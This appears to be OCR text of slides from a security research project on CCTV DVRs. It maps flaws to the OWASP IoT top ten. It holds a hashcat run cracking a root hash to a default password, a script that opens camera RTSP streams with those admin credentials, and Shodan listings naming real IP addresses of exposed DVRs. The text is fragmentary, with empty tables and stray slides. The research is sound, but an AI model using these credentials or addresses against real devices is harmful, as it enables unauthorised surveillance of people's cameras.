


Binwalk -Mre = recursive remove
0 byte sized extraction

Firmware Extraction



RTSP




```
$ ./hashcat64.bin -a3 -m1500 absxcfbgXtb3o -1 ?l?d ?1?1?1?1?1?1

absxcfbgXtb3o:xc3511

Session..........: hashcat
Status...........: Cracked
Hash.Type........: descrypt, DES (Unix), Traditional DES
Hash.Target......: absxcfbgXtb3o
Time.Started.....: Sun Sep  3 03:25:07 2017 (2 mins, 29 secs)
Time.Estimated...: Sun Sep  3 03:27:36 2017 (0 secs)
Guess.Mask.......: ?1?1?1?1?1?1 [6]
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefi
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   815.9 kH/s (203.13ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 121360384/2176782336 (5.58%)
Rejected.........: 0/121360384 (0.00%)
Restore.Point....: 93440/1679616 (5.56%)
Candidates.#1....: sa8711 -> h86ani
HWMon.Dev.#1.....: N/A
```

```
#!/bin/bash
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=xc3511&channel=1&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=xc3511&channel=2&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=xc3511&channel=3&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=xc3511&channel=4&stream=0.sdp'
```

Shodan

https://www.shodan.io/search?query=uc-httpd+1.0.0

TOTAL RESULTS

328,409

TOP COUNTRIES

Viet Nam	47,212
Korea, Republic of	37,174
Brazil	27,495
Russian Federation	23,099
Taiwan	19,229

TOP SERVICES

HTTP	109,964
HTTP (81)	40,789
Qconn	33,478
HTTP (8080)	25,179
Kerberos	23,438

TOP ORGANIZATIONS

Korea Telecom	26,695
VNPT	19,092
Viettel Group	15,190
HiNet	14,618
Turk Telekom	11,071

TOP OPERATING SYSTEMS

Linux 3.x	507
Linux 2.6.x	196
Linux 2.4.x	6
Linux 2.4-2.6	1

TOP PRODUCTS

uc-httpd	101,853

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

NETSurveillance WEB
32.214.228.116
Frontier Communications
Added on 2020-05-26 16:37:05 GMT
United States, Waterbury
Technologies: NivCMS

```
HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httpd 1.0.0
Expires: 0
```

NETSurveillance WEB
87.121.156.67
87-121-156-67.telecablenet.com
Sa Telecable
Added on 2020-05-26 16:39:16 GMT
Bulgaria, Sofia

```
HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httpd 1.0.0
Expires: 0
```

94.183.165.193
94-183-165-193.shatel.ir
Aria Shatel Company Ltd
Added on 2020-05-26 16:39:07 GMT
Iran

```
HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httpd/1.0.0
Content-Length: 36597
Cache-Control: max-age=2592000
Connection: Close
```

NETSurveillance WEB
24.220.191.10
24-220-191-10-dynamic.midco.net
Midco
Added on 2020-05-26 16:37:00 GMT
United States, Grand Forks

```
HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httpd 1.0.0
Expires: 0
```

WEB SURVEILLANCE
37.56.103.245
SaudiNet
Added on 2020-05-26 16:39:07 GMT
Saudi Arabia, Jeddah
Technologies: NivCMS

```
HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httpd 1.0.0
Expires: 0
```

CCTV DVR Security Evolution Project

GitHub https://github.com/Chrissy-Morgan/DVR

Materials & Methods

The below lists the devices and the vulnerabilities which have been tested.
The known exploits have been mapped to the OWASP IOT top ten as part of this research and provide a framework to test against.

OWASP IOT Top Ten	Vulnerability	Tools	Tutorial	Method
I7 Insecure Data Transfer and Storage	Insecure Transmission	Wireshark	Link	Network Testing
I1 Weak, Guessable, or Hardcoded Passwords	Insecure Guest Access URL	Browser	Link	Web App Manual Testing
I1 Weak, Guessable, or Hardcoded Passwords	Insecure Guest Access Login	Browser	Link	Web App Manual Testing
I3 Insecure Ecosystem Interfaces	Insecure blank password Access	Browser	Link	Web App Manual Testing
I5 Use of Insecure or Outdated Components	Directory Traversal	Burpsuite	(Link)	Web App Manual Testing
I1 Weak, Guessable, or Hardcoded Passwords	Root credentials	HashCat	Link	Web App Manual Testing
I9 Insecure Default Settings	Root Telnet	Telnet	Link	Network Testing
I1 Weak, Guessable, or Hardcoded Passwords	RTSP Camera access with credentials	RTSP	Link	Network Testing
I2 Insecure Network Services	Remote Back Door	Custom Script	Link	Network Testing
I10 Lack of Physical Hardening	Firware Extraction via SPI	CH341a & SPI Clip	Link	Hardware Pentesting
I10 Lack of Physical Hardening	U-Boot access via UART	FTDI & Minicom	Link	Hardware Pentesting

Results & Observations

I1 Weak, Guessable, or Hardcoded Passwords
Use of easily brute forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.

Vulnerabilities:

- **Insecure Guest Access URL**
  Access to the guest account could be achieved by entering 192.168.1.10\DVR.htm
  This would give an overview of the system (without camera view) but leaked sufficient information which could be used to gain a foothold. Information such as the firmware version via the web app console. This made it possible to search for firmware online.
- **Insecure Guest Access Login**
  Access to the Guest account could be gained with default credentials. This could be achieved by entering the username Default and blank password. This would once again give an overview of the system but without camera viewing.

Results:


Device	Year	Firmware Version / Board	Insecure Guest Access URL	Insecure Guest Access Login
SecuLink	02/2017	Unknown / Board - MBD6804T-EL	Yes	Yes
Kare	—			—
Floureon	—	—	—	—
AVSonic				

Observations:

How can we help?

WORLD ECONOMIC FORUM

TECH ACCORD



National Cyber Security Centre

I Am The Cavalry

Charter of Trust

Discussion subject

What are your thoughts

About hackers?

Good or Bad?